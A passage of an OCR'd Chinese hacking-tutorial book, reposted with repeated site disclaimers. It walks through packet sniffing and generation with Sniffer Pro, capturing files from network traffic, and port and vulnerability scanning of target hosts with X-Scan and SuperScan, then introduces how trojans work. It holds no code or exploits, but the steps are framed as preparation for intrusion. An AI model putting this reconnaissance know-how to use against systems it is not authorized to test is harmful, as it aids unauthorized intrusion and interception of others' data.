在Station 1以及Station 2的列表中输入链路层捕获条件。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：勾选ICMP复选框

❶ 单击“Advanced”标签，切换到“Advanced”选项卡。

❷ 勾选数据包传输的所属协议，例如展开IP节点，并勾选其下一级选项中的ICMP复选框。




步骤5：设置捕获帧的大小和类型

❶ 勾选协议后，在Packet Size下拉列表框中设置想要捕获的帧长度。

❷ 在Packet Type下的列表框中，选择是否要捕获错误的帧。

❸ 设置完毕后，单击【确定】按钮即可保存。




3. 发送报文

除了具备抓包的功能外，Sniffer Pro还具有发送报文的能力，用户可以设置报文发送条件，并发送报文。

步骤1：单击“Packet Generator”命令


启动Sniffer Pro程序，然后在菜单栏单击“Tools>Packet Generator”命令，如右图所示。



【新手上路】用户如果怀疑在系统重新启动之前针对计算机所做的更改可能导致计算机出现故障，则可以在启动系统时按【F8】键，选择“最后一次正确的配置”选项来将系统还原至更改前的状态。

步骤2：单击【Send 1 Frame】按钮


在打开的“Packet Generator”窗口中，单击工具栏的【Send 1 Frame】按钮。



步骤3：单击【Size】按钮

❶ 在弹出的“Send new frame”对话框中，在Send区域和Send Type区域分别设置帧发送模式和帧发送间隔，这里建议采用默认设置。

❷ 单击【Size】按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤4：设置帧的数据长度


❶ 弹出“Set Packet Size”对话框，在“New Size”文本框中设置新的数据帧长度。

❷ 单击【OK】按钮。



步骤5：编辑报文

返回“Send new frame”对话框，在Packet区域中，使用小键盘的方向键调整光标的所在位置，并对该区域的报文进行编辑，然后单击【确定】按钮。




步骤6：重发报文

执行上一步操作后，报文即被发送。当然用户也可以单击【Repeat】按钮。



步骤7：查看报文的发送状态

单击【Repeat】按钮后，即可看到报文的发送状态。



提示：监控利器——艾菲网页侦探

艾菲网页侦探是一个HTTP协议的网络嗅探器、协议分析器和HTTP文件重建工具，它可以捕捉局域网内含有HTTP协议的IP数据包，并对其进行分析，找出符合过滤器的那些HTTP通信内容。

2.2.3 使用影音神探

影音神探是一款能够监测流过网卡的数据并进行过滤分析的网络嗅探器，它使用了WinPcap开发包，能快速找到所需要的网络信息，如音乐、视频、图片、文件等。


步骤1：启动影音神探

双击影音神探网络嗅探器快捷图标，启动影音神探。



步骤2：单击“综合设置”命令

在启动的影音神探窗口，在菜单栏依次单击“设置>综合设置”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤3：选择要监测的文件类型

❶ 单击“文件类型”标签。

❷ 在“文件类型”选项卡下勾选想要监测的文件类型，然后单击【确定】按钮。



步骤4：单击【开始嗅探】按钮

设置完毕后，在返回到的影音神探程序窗口中，单击工具栏的【开始嗅探】按钮。



步骤5：打开想要监测的网页

执行上一步操作后，打开任意想要监测的网页，之后影音神探即会监测到流过网卡的数据。



步骤6：查看监测结果并下载资源

在显示出的监测结果中，右击任意结果，并在弹出的快捷菜单中单击“用网际快车下载”命令，即可下载该资源。



2.3 端口与漏洞扫描

关键字
端口扫描、X-Scan、SuperScan

视频学习 光盘\第2章 黑客入侵前奏——嗅探与扫描\2-3 端口与漏洞扫描

难度水平 ◆◆◆◇◇

从端口的定义不难看出，一个端口就是一个潜在的通信通道，也就是一个入侵通道。黑客通过对目标计算机进行端口扫描，能得到许多有用的信息，除此之外，黑客也会扫描系统中的漏洞为入侵做好准备。

2.3.1 端口扫描原理

黑客在入侵电脑前，往往会对目标进行扫描，查看目标计算机开放了哪些端口，提供了哪些服务，做到知己知彼，这样才能在入侵电脑时更加得心应手。

端口扫描通常指用同一信息对目标计算机的所有所需扫描的端口进行发送，然后根据返回端口状态来分析目标计算机的端口是否打开、是否可用等。端口扫描行为的一个重要

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

特征是在短时期内有很多来自相同的信源地址传向不同的目的地端口的包。

对于用端口扫描进行攻击的人来说，攻击者基本都可以做到在获得扫描结果的同时，使自己很难被发现或者说很难被逆向跟踪。隐藏源地址的方法很多，如发送大量的欺骗性端口扫描包，而其中只有一个是从真正的源地址来的。这样，即使全部包都被察觉，被记录下来，也没有人知道哪个是真正的信源地址，能发现的仅仅是曾经被扫描过的痕迹。


在手工进行扫描时，需要熟悉各种命令，以及对命令执行后的输出结果进行分析。而用扫描软件进行扫描则相对要简单许多，并且许多扫描软件都有分析数据的功能。

2.3.2 使用X-Scan扫描器

X-Scan是国内著名的综合扫描器之一，它完全免费，扫描功能强大，包括图形界面和命令行方式，主要由国内著名的民间黑客组织“安全焦点”完成。

步骤1：单击“扫描参数”命令


启动X-Scan程序，并在弹出的“X-Scan”程序窗口的菜单栏中依次单击“设置>扫描参数”命令。



步骤2：单击【示例】按钮

❶ 在弹出的“扫描参数”对话框中，单击“检测范围”选项。


❷ 单击【示例】按钮。



步骤3：查看示例格式


❶ 在弹出的“示例”对话框中，查看有效的IP范围输入格式。

❷ 单击【确定】按钮。



步骤4：指定IP范围

根据示例格式，在“指定IP范围”下的文本框设置IP地址范围。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤5：设置扫描模块

❶ 展开“全局设置>扫描模块”选项。


❷ 用户在该选项中可以勾选本次扫描需要的插件和模块，如勾选“REXEC弱口令”复选框。



步骤6：设置并发扫描

❶ 展开“全局设置>并发扫描”选项。


❷ 用户在该选项中可以设置并发扫描的主机和并发线程数，也可单独为每台主机的各个插件设置最大线程数。



步骤7：设置扫描报告

❶ 展开“全局设置>扫描报告”选项。


❷ 用户在该选项中可以设置扫描结束后生产报告的文件名及保存格式。



步骤8：其他设置

❶ 展开“全局设置>其他设置”选项。


❷ 用户在该选项中可以勾选本次扫描需要的插件和模块。



步骤9：端口相关设置


❶ 展开“插件设置>端口相关设置”选项。

❷ 在右侧设置待检测端口、检测方式以及预设知名服务端口等选项。



步骤10：单击“开始扫描”命令

单击【确定】按钮返回主界面，接着单击菜单栏中的【文件】按钮，在弹出的菜单中单击“开始扫描”命令。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤11：正在扫描端口

此时可在主界面中看见X-Scan正在扫描端口，耐心等待即可。



步骤12：单击“检测报告”命令


❶ 扫描完毕后单击菜单栏中的【查看】按钮。

❷ 接着在弹出的菜单中单击“检测报告”命令。




步骤13：选择扫描报告

弹出“扫描报告”对话框，此时可看见显示的两条扫描报告，利用创建时间选择刚刚创建的扫描报告，然后双击。



步骤14：查看扫描报告

打开X-Scan报告页面，此时可在页面中看见被检测主机的详细漏洞信息。



2.3.3 使用SuperScan扫描器

SuperScan是一款功能强大的扫描软件，对于一个网络管理员或者网络攻击者而言，它是一款非常有用的工具。SuperScan不仅仅是一个端口扫描软件，除了最重要的端口扫描功能之外，它还具有通过Ping功能来检验IP是否在线、IP和域名的相互转换等功能。

1. 端口检测

端口检测可以取得目标计算机提供的服务，同时也可以检测目标计算机是否有木马。端口检测有三种方式：第一种是检测目标计算机的所有端口；第二种是扫描目标计算机的特定端口；第三种是检测目标计算机是否被植入了木马。

检测目标计算机的所有端口会对计算机的正常运行造成一定影响，并且扫描时间长，浪费带宽资源，对网络的正常运行造成影响。如果用户的目的只是为了得到目标计算机提供的服务和使用的软件，则可以按如下的操作步骤检测目标计算机的特定端口。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤1：启动SuperScan程序


下载SuperScan应用程序后无需安装，直接双击对应的可执行文件图标即可。



步骤2：主机和服务扫描设置


❶ 打开SuperScan主界面，单击“主机和服务扫描设置”标签。

❷ 设置UDP端口扫描的开始端口和结束端口。



步骤3：设置TCP端口扫描

接着在下方的“TCP端口扫描”选项组中设置开始端口和结束端口。




步骤4：设定目标计算机的IP地址

❶ 在主界面顶部单击“扫描”标签。


❷ 在“IP地址”选项组中输入目标主机的用户名或者IP地址。

❸ 设置完毕后单击主界面下方的【开始】按钮开始扫描。



步骤5：单击【查看HTML结果】按钮

扫描完成后可在主界面的底部单击【查看HTML结果】按钮。



步骤6：查看HTML结果

打开SuperScan报告页面，此时在页面中显示了扫描的结果。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提示：检测计算机的所有端口


用户如果要检测自己计算机的所有端口，则直接在“扫描”选项卡下输入本地电脑的主机名或IP地址，然后单击【开始】按钮开始扫描，不再设置TCP端口和UDP端口扫描。

2. 获取目标计算机的运行信息

SuperScan的“工具箱”提供了一系列的功能，只要用户输入目标计算机的IP或者URL地址，就能够使用这些工具获取目标主机的主机名，判断目标主机是否运行等。

步骤1：查找主机名/IP

❶ 单击“工具”标签。
❷ 输入目标计算机的IP地址。
❸ 单击【查找主机名/IP】按钮，接着可在右侧方框中看见目标计算机的主机名和IP。



步骤2：单击【Ping】按钮

单击【Ping】按钮，接着可在右侧看见Ping的结果。如果能够Ping通，则说明两台电脑之间是可以传输数据的。



步骤3：ICMP跟踪

单击【ICMP跟踪】按钮即可对目标计算机进行ICMP跟踪，在右侧显示跟踪结果。



步骤4：路由跟踪

单击【路由跟踪】按钮即可对目标计算机进行路由跟踪，在右侧显示跟踪结果。



知识进阶：IP侦查防范技术

IP地址作为网络计算机的重要标识，是黑客首先需要了解的。获取IP地址的方法有很多，例如常用的就是在局域网内使用Ping命令，Ping对方在网络中的域名而获得IP；而比较有技术含量的就是截获并分析对方的网络数据包，对于了解网络知识的黑客，他们可以找到并直接通过软件解析截获后的数据包的IP包头信息，再根据这些信息了解具体的IP地址。

虽然侦查IP的方法多样，但用户可以隐藏IP的方法同样也有许多。就对付最有效

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


的“数据包分析方法”而言，可以安装能够自动去掉发送数据包包头IP信息的“Norton Internet Security 2003”。但是，现在网络中最常用的隐藏IP地址的方法就是使用代理服务，这里通过使用一款比较适合个人用户的简易代理软件——网络新手IP隐藏器来介绍防范IP地址被侦查到的方法。

光盘	光盘/第2章 黑客入侵前奏——嗅探与扫描/2-4 IP侦查防范技术

❶ 下载网络新手IP隐藏器后将其解压到本地电脑中，直接双击对应的可执行文件图标，如下图所示。



❷ 打开主界面窗口，输入代理服务器的IP地址和端口号。输入完毕后单击【开始测试】按钮，如下图所示。



❸ 测试完毕后可在右侧列表框中看见是否已经连接到了代理服务器，同时也可在左侧看见该服务器的运行速度，如下图所示。



❹ 如果代理服务器连接成功并且其运行速度较快时，可直接单击【使用代理】按钮，此时可在下方看见该电脑正在使用代理，如下图所示。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


第3章

木马的植入与清除

要点导航

- 木马的概念
- 制作与伪装木马
- 木马启动技术
- 黑客常用的木马工具
- 防范木马入侵电脑





木马，也称特洛伊木马，英文名为Trojan Horse，其原意是指“木马屠城记”中那只木马的名称，现今计算机术语借用其名，意思是“一经进入，后患无穷”。木马只是一种远程管理工具，而且本身不带伤害性，也没有感染力，却常常被人们称为病毒，原因是如果有人使用它，其破坏力可以比病毒更强。

本章主要介绍木马的工作原理及分类、制作与伪装木马、木马启动技术、黑客常使用的木马以及木马的检测与清除等知识，最后介绍使用360安全卫士查杀木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.1 木马的概念

关键字
密码、控制、入侵


视频学习 无

难度水平 ◆◇◇◇◇

木马对计算机有很大的威胁，它能够窃取密码、偷窥重要信息、控制系统操作、进行文件操作等，从而达到完全控制目标计算机的目的，因此使用木马是黑客进行攻击的重要手段。用户若想防止木马威胁电脑，就需要搞清楚木马的工作原理以及常见的木马分类。

3.1.1 木马的工作原理

木马通常有两个可执行程序：一个是客户端，用于攻击者远程控制目标计算机并向其植入木马；另一个是服务端，包含人们常说的木马程序。攻击者要想通过木马来攻击目标计算机，首先就要把木马服务器端包含的木马程序植入到目标计算机中，然后木马程序将电脑中的开放端口、IP地址等信息返回给攻击者，攻击者利用木马程序返回的信息与目标主机建立远程连接并控制目标主机。当然，这一系列的操作不会让目标主机的用户知道，它们都是利用目标主机的开放端口来进行的。有一些木马除了使得攻击者控制目标主机之外，还会监视目标主机的键盘，以达到窃取目标主机用户的隐私信息的目的。木马的工作流程如下图所示。



木马入侵目标主机的方法有很多，大致可归纳为两种：第一种是执行过被捆绑了木马的应用软件，第二种就是浏览过携带有木马的网页。木马成功入侵目标主机之后就需要将自己隐藏起来，并随着系统的启动而启动，从而实现随时监控目标主机的功能。

3.1.2 常见木马分类

自木马诞生至今，已经出现了很多类型，一次性将它们完全列举出来是不可能的，更何况大多数的木马已经不是单一功能的木马，它们往往是多种功能的集成品，甚至有很多从未公开的功能在一些木马中也广泛地存在着。尽管如此，对木马进行一个初步的分类还是非常有必要的。按照木马的用途可分为以下几种。

1. 远程控制木马

远程控制木马是一种数量最多，危害最大，同时知名度也最高的木马。它可以让攻击者完全控制目标主机，来完成一些甚至连目标主机用户都无法完成的操作，其危害不容小觑。

2. 密码发送木马

在信息日益重要的今天，密码无疑是打开重要信息的一把极其有用的钥匙，只要掌握了密码，就可以无所顾忌地得到对方的很多信息。而密码发送木马正是由此而产生的，该

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

类木马一旦被执行，就会自动搜索内存、高速缓存、临时文件夹等内的敏感密码文件，一旦搜索到有用的密码，就利用电子邮件将密码发送到指定的邮箱中，从而获取密码。

3. 键盘记录木马

